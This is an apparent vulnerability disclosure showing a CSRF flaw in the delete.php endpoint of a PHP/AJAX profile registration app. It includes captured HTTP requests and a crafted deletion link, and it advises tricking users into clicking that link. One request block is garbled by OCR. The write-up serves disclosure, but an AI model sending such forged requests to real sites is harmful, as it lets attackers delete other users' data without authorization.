CSRF vulnerability from real-time-user-profile-signup

Affected Project: Profile Registration without Reload/Refresh


Official Website: https://www.sourcecodester.com/php/17587/profile-registration-without-reloadrefresh-using-ajax-php-and-mysql-source-code.html

Version: 1.0

Related Code file: delete.php

Demonstration

1. First, register the following test information.




List of Registrants

ID	Name	Email	Phone Number	Address	Birthday	Company	Job Title	Job Description	Action
1	Lorem Ipsum	loremipsum@gmail.com	912345678	Canada	2001-02-02	Lorem Inc.	Web Developer	Creating websites	X
3	1	1	1	1	2024-10-17	1	1	1	X
5	2	2	2	2	2024-10-11	2	2	2	X

Showing 1 to 3 of 3 entries


2. Select and delete the second record, then capture the packet. The packet is as follows：



```
GET /endpoint/delete.php?list=3 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost:8080/admin.php
Cookie: pagekit_auth=zyapCtzzZcXq6qFqKF8qX2qG5Cbus42MefSFLEOL.pRILDFf%2FJVM9zHCEbjFC5qJ; PHPSESSID=en7ndnc8ef4hjf92t0mdvkdu77
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```


3. Modify the parameters of the list, then generate the link, as shown in the image



```
GET /endpoint/delete.php?list=5 HTTP
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT                                0100101
Firefox/130.0
Accept:
text/html,application/xhtml+xml,appl                               webp,image/pn
g,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-T                               q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: pagekit_auth=                                              SESSID=
zyapCtzzZcXq6qFqKF8qX2qG5Cbus42MefSF
en7ndnc8ef4hjf92t0mdvkdu77
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


http://localhost:8080/endpoint/delete.php?list=5

4. Simply trick other users into clicking the link, and you can escalate privileges to delete any user's information. As shown in the image, after the request, the fifth record was successfully deleted without authorization.



localhost:8080

list Deleted Successfully



List of Registrants

Show 10 entries

Search:

ID	Name	Email	Phone Number	Address	Birthday	Company	Job Title	Job Description	Action
1	Lorem Ipsum	loremipsum@gmail.com	912345678	Canada	2001-02-02	Lorem Inc.	Web Developer	Creating websites	X
3	1	1	1	1	2024-10-17	1	1	1	X

Showing 1 to 2 of 2 entries